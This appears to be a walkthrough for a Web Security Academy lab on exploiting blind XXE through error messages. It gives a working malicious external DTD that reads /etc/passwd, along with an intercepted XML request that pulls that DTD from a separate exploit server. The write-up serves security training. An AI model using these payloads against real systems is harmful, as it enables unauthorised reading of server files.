This lab has a "Check stock" feature that parses XML input but does not display the result.

To solve the lab, use an external DTD to trigger an error message that displays the contents of the `/etc/passwd` file.

The lab contains a link to an exploit server on a different domain where you can host your malicious DTD.


Create a malicious DTD - On the exploit server create a malicious DTD file with the following contents,

<!ENTITY % file SYSTEM "file:///etc/passwd">

<!ENTITY % eval "<!ENTITY % exfil SYSTEM 'file:///invalid/%file;'>">

%eval;


%exfil;



After Providing the necessary DTD Scripts, Click View Exploit.

Copy the URL and Save it for the later references,


https://exploit-0a4c0021040a69ff8a9e31aa01430034.exploit-server.net/



Go Back to Lab Main page and click any product and click Check Status and Intercept the Traffic in the Burpsuite.

Insert the XXE Entity Header in the following way to retrieve /etc/passwd file

```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE foo [<!ENTITY % xxe SYSTEM
  "https://exploit-0a4c0021040a69ff8a9e31aa01430034.exploit-server.net/exploit">
  %xxe;]><stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```



Web Security Academy

Exploiting blind XXE to retrieve data via error messages

Back to lab description

LAB Solved

Congratulations, you solved the lab! Share your skills! Continue learning

Home | Submit feedback

Eye Projectors

$35.03